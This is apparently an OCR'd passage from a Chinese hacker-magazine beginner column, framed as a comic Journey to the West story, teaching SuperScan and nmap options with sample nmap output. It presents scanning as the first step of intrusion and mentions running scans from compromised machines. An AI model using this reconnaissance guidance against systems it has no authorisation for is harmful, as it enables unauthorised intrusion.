


图10

其实对X-SCAN熟悉了以后，对SuperScan也就不会陌生了。大家使用起来无非就是设置一个IP范围，再对扫描中的选项进行选择最后点开始扫描就是了。IP设置方法很简单，填入www.hackerxfiles.net后点那个“->”按钮就可以把X档案论坛的IP加进去了，如果要加入192.168.1.1-192.168.1.254这个IP段的话，在开始IP处填入192.168.1.1，结束IP处填入192.168.1.254然后点右边的那个→就OK了。这时候点开始扫描的按钮就可以开始扫描了，当然，也可以像X-SCAN那样先进行定制。选中‘主机和服务扫描设置’选项卡，就可以看到图11的的样子。‘发现主机’有四种方法，默认只使用回显请求，如果想尽可能多的搜集信息，你也可以全部选中，当然，选的越多，所花的时间也就会越长。端口扫描处的设置和IP设置的方法一样，如果只想添加单个IP，在开始端口处填入一个数字，点’→’按钮就加进去了，如果不满意可以将其选中再‘删除所选’。还有就是扫描类型，默认对于TCP端口的扫描SuperScan是用SYN方式扫描的。因为普通连接容易被记录，并且，要完成三次握手，而SYN只是半连接扫描，并没有完成三次握手，也不会被记录，速度要快上接近一倍，所以SuperScan使用了这种方式，可是我在几次实验中，发现为了那一点点速度，却要使其准确度大大下降。因此还是建议大家在不苛求速度的时候将其改为‘直接连接’方式。超时设置的时间一般也不需要更改，除非你的网速很特别，特别快可以适当考虑将时间改小一点，而网速实在太慢则应当增加一点。类似的，UDP扫描中的扫描类型如果选中Data+ICMP也容易产生误报。

如果有兴趣的朋友可以随意更改里面的选项，然后扫描看看有什么不同的地方，这是自学一个软件使用的最好方法，而且superscan非常体贴的设置了一个‘恢复默认值’的按钮，如果你记不清原先是什么了，点一下这个按钮就行了。

切换到‘扫描选项’处，这里的东西都是考虑到速度因素而设的，有时网速不稳定，可以重复检测几次，不过耗时自然就加大了，而网速好的话，也可以将延时减小，一般情况下也不建议更改此处设置。




图11




图12

再往下看就是superscan的工具选项卡和Windows枚举选项卡了。‘工具’选项卡里的东西我用的不多，不过还是简单介绍几个平时能用得上的：

> **注意**
> 查找主机名——输入www.hackerxfiles.net将得到其IP地址
> Ping — 和在CMD下的ping没什么大的区别
> ICMP 跟踪 — 类似于CMD下的tracert 命令
> HTTP HEAD/GET 请求 — 获取80端口的banner（扫描时已经自动将banner获取了，在扫描报告里看的到）

还有whois查询，不过试了几个，都查不出什么东西出来，所以这个里面的东西个人认为没有什么特色，基本上用不着。Windows枚举里的东西则是基于NETBIOS的，一般里面可以获取的信息X-SCAN也可以获取，并且比它获取得详细，因此这两个功能集成在superscan里只能说是给superscan看起来更强大些，实际上用处不大。最后给出superscan的扫描报告的截图，如图13。

八戒看了半天superscan，看得头大，好不容易反应过来，悟空又嚷嚷开了：“我想大家都知道Unix和Linux系统吧，很多高手都是在这些系统下工作的，他们喜欢用的扫描工具叫做Nmap。”

唐僧不屑的说道：“我们又不用那些系统，俺们这都是Windows惯大的活菜鸟”

悟空眼看两个人都失去兴趣了，干脆不理他们，对沙僧一个人说道：“不过nmap却有它自己最独到的地方，那就是它的结果是这几个软件中最准确的。而且由于其命令行的工作模式，也很

适合在只有cmd shell的高速肉鸡上使用。”




图13

“那该怎么用呢？”还是沙僧最谦虚了。

悟空还是到安全焦点上下载了个最新版本的nmap-3.81-win32，解压后在CMD里切换到该目录下，输入nmap就可以看到用法提示（运行nmap前首先需要安装Winpcap 2.1-beta或者其更高版本。否则会提示“没有找到WanPacket.dll”）。同时，由于Winpcap的原因，nmap不能扫描自己，如图14。

```
D:\WINDOWS\system32\cmd.exe
C:\HacKing\nmap-3.81>nmap
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sV Version scan probes open ports determining service & app names/versions
  -sR RPC scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: 1-1024,1080,6666,31337
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -6 scans via IPv6 rather than IPv4
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes resolve]
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
```

图14

将其翻译为中文如下：

注意 nmap [扫描类型] [操作参数] <主机或者是主机清单>

[]里是可选参数，<>里是必填参数。

最简单的扫描当然就是：Nmap 192.168.1.1，如图15。

这是没有任何多余参数的扫描，如果要加参数的话，不妨看看这个例子：

nmap -vv -sS -p 21-23,80,135,443-445 192.168.1.1

-vv 表示显示详细信息，和nc下的-vv的意义是一样的。

-sS 表示使用SYN方式扫描，这种方式的扫描需要有root权限（在Windows系统下也就是需要有admin权限了）

-p 后面跟端口列表，用逗号隔开，连续端口可以用“-”号连接表示。

最后面是跟主机，如果是多个连续IP也可以使用192.168.1-254这种方式。不过鉴于nmap的速度不是很快，而且扫描的时候并没有足够详细的信息来显示进度，很容易让初学者以为它没有响应，因为它会显示一句“Starting nmap 3.81 (http://www.insecure.org/nmap) at 2005-07-11 20:14 中国标准时间”就是一片黑糊糊的界面不动了。所以不推荐大家使用nmap同时扫描过多的主机。

```
C:\HacKing\nmap-3.81>nmap 192.168.1.1

Starting nmap 3.81 ( http://www.insecure.org/nmap ) at 2005-07-11 19:59 中国标准
时间
Interesting ports on 192.168.1.1:
(The 1661 ports scanned but not shown below are in state: filtered)
PORT     STATE  SERVICE
80/tcp   open   http
1900/tcp closed UPnP
MAC Address: 00:0A:EB:C7:53:D4 (Shenzhen Tp-link Technology Co;)

Nmap finished: 1 IP address (1 host up) scanned in 27.630 seconds
```

图15

小知识—nmap常用参数：

扫描类型

-sS TCP的SYN方式（需要管理员权限）

-sT TCP connect() 方式（不需要特权）

-sU UDP端口扫描

-sP 使用ping方式扫描，速度比较快，不过会是准确度降低，不推荐

操作参数

-O 使用TCP/IP fingerprinting探测远程主机系统（对unix主机尤其准确）

-p <port> 端口的范围

-F 告诉nmap只扫描nmap内建的服务文件(nmap-service文件)中已存在的端口，如不指定端口，将扫描1-1024及包含在nmap-services文件中的其他端口。

-iL 从一个包含主机名或IP地址列表的文件中读取目标主机

悟空虽讲得津津有味，却没忘记观察到八戒和唐僧其实也在偷偷做笔记，于是干脆做个总结：“今天讲到的这三个扫描工具，X-SCAN以详细全面著称，superscan以速度见长，而nmap则以精确度为其特色，可谓是各有千秋。所以我们扫描的时候不能只相信或者使用其中某一个工具，应当结合实际情况分别使用不同的工具。扫描是入侵时知己知彼的第一步，灵活掌握使用扫描技术，可以使往后的入侵变得有计划，有条理，并且有针对性。而且，熟练掌握这几个扫描工具后，我们到安全焦点的工具下载——扫描分类中提供的大多数软件都能够触类旁通。”

“好了，今天补课就先到这里了，关于扫出来的漏洞信息该如何利用我们下回再具体分析。八戒快把装备给我，我得赶紧回去升级……对了，还要带我下副本……对了，还要带我去赚功勋值……还有还有……”

（本文涉及到的软件MT.exe、X-scan3.2、superscan和NMAP，光盘有收录）

X菜鸟学堂

扫描之后的远程溢出

悟空也闭关

暑期的WOW冒险有了小猪的陪伴，整个历程亦变得丰富多彩，悟空这才真正的品味出“美版西游记”的迷人魅力，从最基本的升级打怪到突袭部落，从普通任务到黑龙公主。时而让人心跳加快，时而兴奋不已，时而又紧张窒息。当然，最惬意的就是在这以后，舒舒服服的坐到河边钓钓鱼，或者骑上山羊随意逛逛……

“让老吴（吴承恩老师）那个老古板知道有这么一款‘美版西游记’，不知道他会怎么想呢？”悟空心里偷偷乐开了。

忽然门铃大响，悟空皱皱眉头：谁呀？真扫兴……

“交电费！”雷公电母两口子一点都不客气。

“嗯？交电费？”悟空莫名其妙。

电母不愧是会计班毕业的，接过声吼到：“都超支几百块了，再不交就让你们花果山一片漆黑。”

“这……会不会是你们算错了？月初才交过电费，现在怎么就超支这么多？”

“哼！就你们这样浪费，不超支才怪！”雷公也没好脸色。

“怎么了？”

“自己去看……等等，先把钱交上。”

好不容易把雷公电母两口子打发走，悟空一个跟斗云飞到菜鸟学堂。还没飞到门口，就发现整个花果山机房的电脑都开着，却一个人也没有。悟空火眼金睛一看，发现所有的机器居然都在扫描，有的开着X-scan，有的开着nmap，有的开着superscan，扫描的范围居然是：1.0.0.0-254.254.254.254（小编狂汗：这么大的范围，这个世纪都别指望着结束了……）。忍不住大叫一声：“原来俺老孙的电费是……”就从跟头云上掉了下来。

